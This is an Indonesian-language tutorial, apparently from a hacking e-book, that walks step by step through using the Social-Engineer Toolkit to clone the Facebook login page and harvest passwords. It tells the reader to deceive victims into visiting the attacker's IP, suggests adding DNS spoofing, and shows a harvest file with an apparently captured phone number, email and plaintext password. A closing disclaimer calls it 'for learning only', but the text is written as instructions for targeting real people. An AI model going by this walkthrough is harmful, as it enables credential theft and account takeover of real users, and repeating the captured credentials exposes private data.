

EVSYSTEM



We life by the code , and was raised by ethisc

Assalamu'alaikum wr wb

baiklah saya akan memberikan tutorial step by step cara hack facebook menggunakan teknik social engineering di dracOs

tampa basabasi kuy..di simak

ringkasan

social engineering (rekayasa sosial) adalah teknik yang paling banyak di pakai oleh para attecker untuk mendapat informasi victim nya, di Indonesia teknik ini biasa di sebut juga teknik **menipu**.

Persiapan:

- Os dracOs
- S.E.T

S.E.T adalah tools yang di ciptakan oleh dave keneddy(ReL1K), tools ini di bangun menggunakan bahasa python (py).

Step.1 buka terminal dracOs anda

Ketik di terminal

#setoolkit

```

x  □  -
File Edit View Search Terminal Help
root@parrot:~#setoolkit
New set.config.py file generated on: 2017-08-23 15:49:08.597190
Verifying configuration update...
[*] Update verified, config timestamp is: 2017-08-23 15:49:08.597190
[*] SET is using the new config, no need to restart

Xorg 58.1MiB
mate-terminal 53.3MiB
blueman-applet 44.7MiB
mate-panel 41.6MiB
caja 40.0MiB

[---] The Social-Engineer Toolkit (SET)
[CPU] 6% Created by: David Kennedy (ReL1K)
Version: 7.4.3
Codename: 'Recharged'
Follow us on Twitter: @TrustedSec
Follow me on Twitter: @HackingDave
Homepage: https://www.trustedsec.com

Welcome to the Social-Engineer Toolkit (SET).
The one stop shop for all of your SE needs.
Join us on irc.freenode.net in channel #setoolkit

The Social-Engineer Toolkit is a product of TrustedSec.
Visit: https://www.trustedsec.com

CPUT 6% easy to update using the PenTesters Framework (PTF)
Visit https://github.com/trustedsec/ptf to update all your tools!

Process Process-1:

```

Maka akan keluar tampilan seperti ini

Step.2




```

x  -
File Edit View Search Terminal Help
marco 0.50%
mate-multiload- 0.50%
Process Process-2: 0.50%
Traceback (most recent call last):
  File "/usr/lib/python2.7/multiprocessing/process.py", line 258, in _bootstrap
    self.run()
  File "/usr/lib/python2.7/multiprocessing/process.py", line 114, in run
    self._target(*self._args,**self._kwargs)
  File "/usr/share/set/set-core/setcore.py", line 850, in pull_version
    version = urlopen(url).read().rstrip().decode('utf-8')
  File "/usr/lib/python2.7/urllib.py", line 87, in urlopen
    return opener.open(url)
  File "/usr/lib/python2.7/urllib.py", line 213, in open
    return get_attr(self, name)(url)
  File "/usr/lib/python2.7/urllib.py", line 443, in open_https
    h.endheaders(data)
  File "/usr/lib/python2.7/httplib.py", line 1038, in endheaders
    self._send_output(message_body)
  File "/usr/lib/python2.7/httplib.py", line 882, in _send_output
    self.send(msg)
  File "/usr/lib/python2.7/httplib.py", line 844, in send
    self.connect()
  File "/usr/lib/python2.7/httplib.py", line 1255, in connect
    HTTPConnection.connect(self)
  File "/usr/lib/python2.7/httplib.py", line 821, in connect
    self.timeout, self.source_address)
  File "/usr/lib/python2.7/socket.py", line 557, in create_connection
    for res in getaddrinfo(host, port, 0, SOCK_STREAM):
IOError: [Errno socket error] [Errno -3] Temporary failure in name resolution
Select from the menu:
1) Spear-Phishing Attack Vectors
2) Website Attack Vectors
3) Infectious Media Generator
4) Create a Payload and Listener
5) Mass Mailer Attack
6) Arduino-Based Attack Vector
7) Wireless Access Point Attack Vector
8) QRCode Generator Attack Vector
9) Powershell Attack Vectors
10) SMS Spoofing Attack Vector
11) Third Party Modules
99) Return back to the main menu.
set>

```

Step.2

Pilih 1) Spear-Phising Attack Vectors



```

File Edit View Search Terminal Help
3) Infectious Media Generator
4) Create a Payload and Listener
5) Mass Mailer Attack 0.25%
6) Arduino-Based Attack Vector
7) Wireless Access Point Attack Vector
8) QRCode Generator Attack Vector
9) Powershell Attack Vectors
10) SMS Spoofing Attack Vector
11) Third Party Modules
blueman-applet 44.7MiB
m99) Return back to the main menu.
caja 41.2MiB
set> 2

The Web Attack module is a unique way of utilizing multiple web-based a
The Java Applet Attack method will spoof a Java Certificate and deliver
payload.

The Metasploit Browser Exploit method will utilize select Metasploit bro
The Credential Harvester method will utilize web cloning of a web- site
The Tabnabbing method will wait for a user to move to a different tab, t
The Web-Jacking Attack method was introduced by white_sheep, emgent. Thi
ver when clicked a window pops up then is replaced with the malicious li
The Multi-Attack method will add a combination of attacks through the we
ster/Tabnabbing all at once to see which is successful.

The HTA Attack method will allow you to clone a site and perform powersh
ugh the browser.

1) Java Applet Attack Method
2) Metasploit Browser Exploit Method
3) Credential Harvester Attack Method
4) Tabnabbing Attack Method
5) Web Jacking Attack Method
6) Multi-Attack Web Method
7) Full Screen Attack Method
8) HTA Attack Method

99) Return to Main Menu
set:webattack>

```

Step.3

Pilih 5) Web Jacking Attack Method




```

x  □  -
File Edit View Search Terminal Help

The Metasploit Browser Exploit method will utilize select Metasploit browser
clock-applet 0.50%
The Credential Harvester method will utilize web cloning of a web- site that
mate-sensors-ap 0.25%
The TabNabbing method will wait for a user to move to a different tab, then r
RAM 349MiB HD 22.4GiB / 47.6GiB RAM 349MiB / 1.74GiB CPU
The Web-Jacking Attack method was introduced by white_sheep, emgent. This met
ver when clicked a window pops up then is replaced with the malicious link. Y
mate-menu 53.3MiB
The Multi-Attack method will add a combination of attacks through the web att
ster/Tabnabbing all at once to see which is successful.
caja 41.3MiB
The HTA Attack method will allow you to clone a site and perform powershell i
ugh the browser.

1) Java Applet Attack Method
2) Metasploit Browser Exploit Method
3) Credential Harvester Attack Method
4) Tabnabbing Attack Method
5) Web Jacking Attack Method
6) Multi-Attack Web Method
7) Full Screen Attack Method
8) HTA Attack Method

99) Return to Main Menu
set:webattack>5

The first method will allow SET to import a list of pre-defined web
applications that it can utilize within the attack.

The second method will completely clone a website of your choosing
and allow you to utilize the attack vectors within the completely
same web application you were attempting to clone.

The third method allows you to import your own website, note that you
should only have an index.html when using the import website
functionality.

1) Web Templates
2) Site Cloner
3) Custom Import
99) Return to Webattack Menu

set:webattack>

```

Maka akan tampil seperti ini

```

x  -
File Edit View Search Terminal Help

The Web-Jacking Attack method was introduced by white sheep, emgent. This method utilizes
when clicked a window pops up then is replaced with the malicious link. You can edit
conky 0.25%
The Multi-Attack method will add a combination of attacks through the web attack menu.
ster/Tabnabbing all at once to see which is successful.
RAM 385MiB HD 22.4GiB / 47.6GiB RAM 385MiB / 1.74GiB CPU 6%
The HTA Attack method will allow you to clone a site and perform powershell injection
ugh the browser. 70.9MiB
mate-menu 53.3MiB
caj 1) Java Applet Attack Method
blu 2) Metasploit Browser Exploit Method
eor 3) Credential Harvester Attack Method
4) Tabnabbing Attack Method
5) Web Jacking Attack Method
6) Multi-Attack Web Method
7) Full Screen Attack Method
CPU 6% 8) HTA Attack Method

99) Return to Main Menu
set:webattack>5

The first method will allow SET to import a list of pre-defined web
applications that it can utilize within the attack.

The second method will completely clone a website of your choosing
and allow you to utilize the attack vectors within the completely
same web application you were attempting to clone.

The third method allows you to import your own website, note that you
should only have an index.html when using the import website
functionality.
CPU 6%
1) Web Templates
2) Site Cloner
3) Custom Import

99) Return to Webattack Menu
set:webattack>2

[-] This option is used for what IP the server will POST to.
[-] If you're using an external IP, use your external IP for this
set:webattack> IP address for the POST back in Harvester/Tabnabbing:192.168.1.254
[-] SET supports both HTTP and HTTPS
[-] Example: http://www.thisisafakesite.com
set:webattack> Enter the url to clone:

```

Step.4


Pilih 2) Site Cloner

Masukan alamat ip anda lalu enter

Masukan alamat url, contoh : www.facebook.com



Maka akan tampil seperti gambar di bawah ini



```

marco 0.50%
ma1) Java Applet Attack Method
ma2) Metasploit Browser Exploit Method
ma3) Credential Harvester Attack Method
4) Tabnabbing Attack Method
RA5) Web Jacking Attack Method
6) Multi-Attack Web Method
Xor7) Full Screen Attack Method
ma8) HTA Attack Method 53.3MiB
caja 45.4MiB
bl9) Return to Main Menu 4.7MiB
eom 42.5MiB
set:webattack>5

The first method will allow SET to import a list of pre-defined web
applications that it can utilize within the attack.
CPU 5%
The second method will completely clone a website of your choosing
and allow you to utilize the attack vectors within the completely
same web application you were attempting to clone.
The third method allows you to import your own website, note that you
should only have an index.html when using the import website
functionality.

1) Web Templates 0.80GHz 3 0.80GHz
2) Site Cloner
3) Custom Import
99) Return to Webattack Menu

set:webattack>2
[*] This option is used for what IP the server will POST to.
[-] If you're using an external IP, use your external IP for this
set:webattack> IP address for the POST back in Harvester/Tabnabbing:192.168.1.254
[-] SET supports both HTTP and HTTPS
[-] Example: http://www.thisisafakesite.com
set:webattack> Enter the url to clone:www.facebook.com

[*] Cloning the website: https://login.facebook.com/login.php
[*] This could take a little bit.
[*] Error. Unable to clone this specific site. Check your internet connection.

Press <return> to continue
  
```

Kalu step by step di atas sudah anda lakukan

Silakan anda menipu korban dengan kepandaian anda supaya korban membuka alamat ip di web browser nya


*saran saya anda gabungkan teknik ini dengan teknik dns spoofing

Kalau target anda sudah terpancing maka ia akan memasukan email dan password nya



Dan cari di directory /var/www/html lihat harvest sesuai tanggal anda meng hack

Maka akan tampil seperti ini



```
1 Array
2 (
3   [lsd] => AVrpeV0A
4   [display] =>
5   [enable_profile_selector] =>
6   [isprivate] =>
7   [legacy_return] => 0
8   [profile_selector_ids] =>
9   [return_session] =>
10  [skip_api_login] =>
11  [signed_next] =>
12  [trynum] => 1
13  [timezone] => -420
14  [lgndim] => eyJ3IjozMjAsImgiOjUzNCwiYXciOjMyMCwiYWgiOjUzNCwiYyI6MzJ9
15  [lgnrnd] => 064835 t_y0
16  [lgnsjs] => 1492782551
17  [email] => 082391430112
18  [pass] => kuluik123098
19 )
20 Array
21 (
22  [lsd] => AVrpeV0A
23  [display] =>
24  [enable_profile_selector] =>
25  [isprivate] =>
26  [legacy_return] => 0
27  [profile_selector_ids] =>
28  [return_session] =>
29  [skip_api_login] =>
30  [signed_next] =>
31  [trynum] => 1
32  [timezone] => -810
33  [lgndim] => eyJ3IjozMzY2LCJoIjo3NjgsImF3IjozMzY2LCJhaCI6NzQxLCJjIjoyNH0=
34  [lgnrnd] => 064835 t_y0
35  [lgnsjs] => 1495782982
36  [email] => ekovegeance7@gmail.com
37  [pass] =>
38 )
39 Array
40 (
```

Sukses....

Sekian dari saya wasalam.

WARNING!!!!

E-book ini hanya untuk pembelajaran,gunakan dengan bijak.kami tidak akan bertanggung jawab atas apa yang anda perbuat

Penulis by eko saputra (evsystem)

Facebook me [eko saputra](#)

Contact me ekovegeance7@gmail.com

Follow me on github [@ekovegeance](#)

CNES GROUP

